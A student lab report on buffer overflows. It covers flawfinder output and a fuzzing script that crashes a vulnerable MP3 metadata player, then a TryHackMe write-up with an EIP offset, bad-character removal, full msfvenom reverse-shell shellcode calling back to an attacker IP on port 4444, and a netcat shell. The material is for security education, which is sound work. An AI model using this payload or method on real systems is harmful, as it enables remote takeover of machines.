### Lab 04 - Buffer Overflow

### Player

By running flawfinder within the *player* directory, after running the makecommand, the tool returns the following output.

```
[root@debian]-[/player]
    #flawfinder .
Flawfinder version 2.0.10, (C) 2001-2019 David A. Wheeler.
Number of rules (primarily dangerous function names) in C/C++ ruleset: 223
Examining ./player.c
FINAL RESULTS:
./player.c:56: [4] (format) printf:
 If format strings can be influenced by an attacker, they can be exploited
 (CWE-134). Use a constant for the format specification.
./player.c:67: [4] (format) printf:
 If format strings can be influenced by an attacker, they can be exploited
  (CWE-134). Use a constant for the format specification.
/player.c:49: [2] (buffer) char:
 Statically-sized arrays can be improperly restricted, leading to potential
 overflows or other issues (CWE-119!/CWE-120). Perform bounds checking, use
 functions that limit length, or ensure that the size is larger than the
 maximum possible length.
 /player.c:82: [2] (misc) fopen:
 Check when opening files - can an attacker redirect it (via symlinks),
 force the opening of special file type (e.g., device files), move things
 around to create a race condition, control its ancestors, or change its
 contents? (CWE-362).
 /player.c:147: [2] (buffer) char:
 Statically-sized arrays can be improperly restricted, leading to potential
 overflows or other issues (CWE-119!/CWE-120). Perform bounds checking, use
 functions that limit length, or ensure that the size is larger than the
 maximum possible length.
ANALYSIS SUMMARY:
Hits = 5
Lines analyzed = 161 in approximately 0.00 seconds (34534 lines/second)
Physical Source Lines of Code (SLOC) = 123
0 [4] 2 [5]
Hits@level+ = [0+] 15 [1+] 5 [2+] 5 [3+] 2 [4+]
                                                       2 [5+]
Hits/KSLOC@level+ = [0+] 121.951 [1+] 40.6504 [2+] 40.6504 [3+] 16.2602 [4+] 16.2602 [5+]
Minimum risk level = 1
Not every hit is necessarily a security vulnerability.
There may be other security vulnerabilities; review your code!
See 'Secure Programming HOWTO'
(https://dwheeler.com/secure-programs) for more information.
```

From this we are able to identify five possible flaws within the *player.c* code. Two of this flaws are considered as "buffer flaws" and described as: **statically-sized arrays can be improperly restricted, leading to potential overflows or other issues (CWE-119!/CWE-120)**.

```
16 #define FIELD_BUFFER_SIZE 16
...
49 char buffer[FIELD_BUFFER_SIZE];
...
157 static char stream[1152 * 4];
```

In these lines, we can see that char streams and buffers are being allocated with fixed sized. This can be a problem in C because, depending on the way that input is being handled, it may **allow an user to introduce enough input to exceed the buffers capacity**, doing that may lead to the system to write this input to unpredicted spaces in the memory.

By analyzing the execution of the execution of the application, we are able to discover it prints the metadata of the audio files. We can then also use exifted to expose all the metadata and see where are the field accessed by the application.

```
davidjosearaujo@debian:~/Documents/mc/AEV/P/Lab04/player$ ./player music.mp3
File Information
Name: music.mp3
 Title: Impact Moderato
 Album: YouTube Audio Library
 Size: 1062 Kbytes
Playing
^с
davidjosearaujo@debian:~/Documents/mc/AEV/P/Lab04/player$ exiftool music.mp3
ExifTool Version Number
                                 : 12.57
File Name
                                 : music.mp3
Directory
File Size
                                 : 1088 kB
File Modification Date/Time
                                : 2023:12:17 11:48:51+00:00
File Access Date/Time
                                 : 2023:12:17 13:47:24+00:00
File Inode Change Date/Time
                                 : 2023:12:17 11:48:51+00:00
File Permissions
                                 : -rwxr-xr-x
File Type
                                 : MP3
File Type Extension
                                 : mp3
MIME Type
                                 : audio/mpeq
MPEG Audio Version
                                 : 1
                                 : 3
Audio Laver
Audio Bitrate
                                 : 320 kbps
Sample Rate
                                 : 44100
Channel Mode
                                 : Stereo
MS Stereo
                                 : 0ff
Intensity Stereo
                                 : Off
Copyright Flag
                                 : False
Original Media
                                 : True
Emphasis
                                 : None
Encoder
                                 : LAME3.99r
Lame VBR Quality
                                 : 4
Lame Quality
                                 : 3
Lame Method
                                 : CBR
Lame Low Pass Filter
                                : 20.5 kHz
Lame Bitrate
                                 : 255 kbps
Lame Stereo Mode
                                 : Stereo
ID3 Size
                                 : 112
Genre
                                 : Cinematic
Album
                                : YouTube Audio Library
Title
                          : Impact Moderato
Artist
                                 : Kevin MacLeod
Duration
                                : 27.19 s (approx)
```

By then analyzing the code, we discover that one of the possible *buffer overflow* flows is exposed and used to print the metadata field. It then stands to reason that, if one of the metadata field were to have a sufficiently large data string, it could possibly overflow the buffer. We can try this with the *Title* field.

```
oid print_frame(char* name, ID3Frame* frame){
   char buffer[FIELD_BUFFER_SIZE];
   if(frame != NULL){
       ID3Field *field = ID3Frame_GetField(frame, ID3FN_TEXT);
       int size = ID3Field_Size(field);
       ID3Field_GetASCII(field, buffer, size);
       printf("%s: ", name);
       printf(buffer);
       printf("\n");
int print_meta(char* filename) {
   ID3Tag *tag = ID3Tag_New();
   printf("File Information\n");
   printf(" Name: ");
   printf(filename);
   ID3Tag_Link(tag, filename);
   ID3Frame* frame = ID3Tag_FindFrameWithID(tag, ID3FID_TITLE);
   print_frame("\n Title", frame);
   frame = ID3Tag_FindFrameWithID(tag, ID3FID_ALBUM);
   print_frame(" Album", frame);
   frame = ID3Tag_FindFrameWithID(tag, ID3FID_PERFORMERSORTORDER);
   print_frame(" Performer", frame);
   frame = ID3Tag_FindFrameWithID(tag, ID3FID_COMMENT);
   print_frame(" Comments", frame);
```

To test this, we created a simple *bash* script that tries to run the music player with an increasingly large title. If the execution crashes, it outputs the title that has caused it.

```
#!/bin/bash
TITLE="A"
while :
do
    timeout 1 ./player/player ./player/music.mp3
    # Check if timeout successful or execution crashed
    if [[ $? -ne 124 ]]
    then
        echo "Buffer overflow with title of size: ${#TITLE}"
        break
fi
    # Increase title length
TITLE="${TITLE}A"
    id3v2 --TIT2 "${TITLE}" player/music.mp3
done
```

This test proves successful and we get the following output.

```
Name: ./player/music.mp3
Title: AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Album: YouTube Audio Library
Size: 1064 Kbytes
Playing
File Information
Name: ./player/music.mp3
Title: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Album: YouTube Audio Library
Size: 1064 Kbytes
Playing
File Information
Name: ./player/music.mp3
/test-overflow-metadata.sh: line 30: 42803 Segmentation fault
                                                             timeout 1 ./player/player ./player/m
Buffer overflow with title of size: 33
```

We can do the exact same thing with increasingly large file names, has the function that prints it uses the same buffer flaw as in the metadata tags. We can then add the characters 'B' and 'C' to the end of the title to easily notice them.

Besides the exploit discovered above, there is also one way to crash the application. Which is by running it with directory as argument(instead of a normal file).

```
tiago@tiago-MS-7B24:~/Documents/player$ ./player ./
File Information
  Name: ./ Size: 4 Kbytes
Playing
Segmentation fault (core dumped)
tiago@tiago-MS-7B24:~/Documents/player$
```


This crash is happening because the program is not validating if the file passed as argument is a directory. S\_ISDIR(m) macro from linux(https://www.gnu.org/software/libc/manual/html\_node/Testing-File-Type.html) could be used to check if it's a directory and fix the problem.

## TryHackMe - Buffer Overflow Prep


#### Overflow 1


Using the *fuzzer*, we are able to discover that the server crashes with 2000 bytes, so adding 400 bytes to that we can use MetaSploit's pattern creator to generate a 2400 byte pattern to use as payload. Using that as a payload we that can find the content of the *EIP* register, being the offset **1970**.

After setting this value in the *exploit* script and running it again with the value B (in hexadecimal, 0x42) in the *retn* variable, we can see that the EIP register takes this value.




From that, we can now specify whichever payload we desire. Using a long string of known value on both the server side and the attacker side, we can test which characters do not match, the *bad characters*.





We do this until there are no more characters that do not match, this way we can assure that we are able to fully write to the desired memory space.



Continuing the attack, 9 addresses are exposed to where we can know direct our exploitation payload in order to initiate a connection from the server to the client, a *reverse shell* 

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This payload can be crafted with another of MetaSploit's tools.

```
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.9.127.
101 LPORT=4444 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
'\xd9\xc9\xb8\xa1\xc1\x50\xb3\xd9\x74\x24\xf4\x5a\x2b\xc9"
"\xb1\x52\x83\xc2\x04\x31\x42\x13\x03\xe3\xd2\xb2\x46\x1f"
\x3c\xb0\xa9\xdf\xbd\xd5\x20\x3a\x8c\xd5\x57\x4f\xbf\xe5"
 \x1c\x1d\x4c\x8d\x71\xb5\xc7\xe3\x5d\xba\x60\x49\xb8\xf5"
 \x71\xe2\xf8\x94\xf1\xf9\x2c\x76\xcb\x31\x21\x77\x0c\x2f"
 \xc8\x25\xc5\x3b\x7f\xd9\x62\x71\xbc\x52\x38\x97\xc4\x87"
\x89\x96\xe5\x16\x81\xc0\x25\x99\x46\x79\x6c\x81\x8b\x44"
'\x26\x3a\x7f\x32\xb9\xea\xb1\xbb\x16\xd3\x7d\x4e\x66\x14"
'\xb9\xb1\x1d\x6c\xb9\x4c\x26\xab\xc3\x8a\xa3\x2f\x63\x58"
'\x13\x8b\x95\x8d\xc2\x58\x99\x7a\x80\x06\xbe\x7d\x45\x3d"
'\xba\xf6\x68\x91\x4a\x4c\x4f\x35\x16\x16\xee\x6c\xf2\xf9"
'\x0f\x6e\x5d\xa5\xb5\xe5\x70\xb2\xc7\xa4\x1c\x77\xea\x56"
'\xdd\x1f\x7d\x25\xef\x80\xd5\xa1\x43\x48\xf0\x36\xa3\x63"
'\x44\xa8\x5a\x8c\xb5\xe1\x98\xd8\xe5\x99\x09\x61\x6e\x59"
'\xb5\xb4\x21\x09\x19\x67\x82\xf9\xd9\xd7\x6a\x13\xd6\x08"
'\x8a\x1c\x3c\x21\x21\xe7\xd7\x44\xbf\x98\x42\x31\xbd\x66"
\x9c\x9d\x48\x80\xf4\x0d\x1d\x1b\x61\xb7\x04\xd7\x10\x38"
 \x93\x92\x13\xb2\x10\x63\xdd\x33\x5c\x77\x8a\xb3\x2b\x25"
 \x1d\xcb\x81\x41\xc1\x5e\x4e\x91\x8c\x42\xd9\xc6\xd9\xb5"
\x10\x82\xf7\xec\x8a\xb0\x05\x68\xf4\x70\xd2\x49\xfb\x79"
\x97\xf6\xdf\x69\x61\xf6\x5b\xdd\x3d\xa1\x35\x8b\xfb\x1b"
\xf4\x65\x52\xf7\x5e\xe1\x23\x3b\x61\x77\x2c\x16\x17\x97"
\x9d\xcf\x6e\xa8\x12\x98\x66\xd1\x4e\x38\x88\x08\xcb\x58"
 \x6b\x98\x26\xf1\x32\x49\x8b\x9c\xc4\xa4\xc8\x98\x46\x4c"
 \xb1\x5e\x56\x25\xb4\x1b\xd0\xd6\xc4\x34\xb5\xd8\x7b\x34"
'\x9c";
```

By initiation netcat and commanding it to accept incoming connection, we can then send the exploit to the server, and this results in a successful connection between the server and the attacker through a shell.

```
davidjosearaujo@debian:~/Documents/mc/AEV/P/Lab04$ nc -l -p 4444
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\admin\Desktop\vulnerable-apps\oscp>
```

The other Overflows function exactly the same way, please view the annex at the end of this report to view which offset and *bad characters* were found for each one.

# TryHackMe - Intro to Pwntools

Consult the annexes

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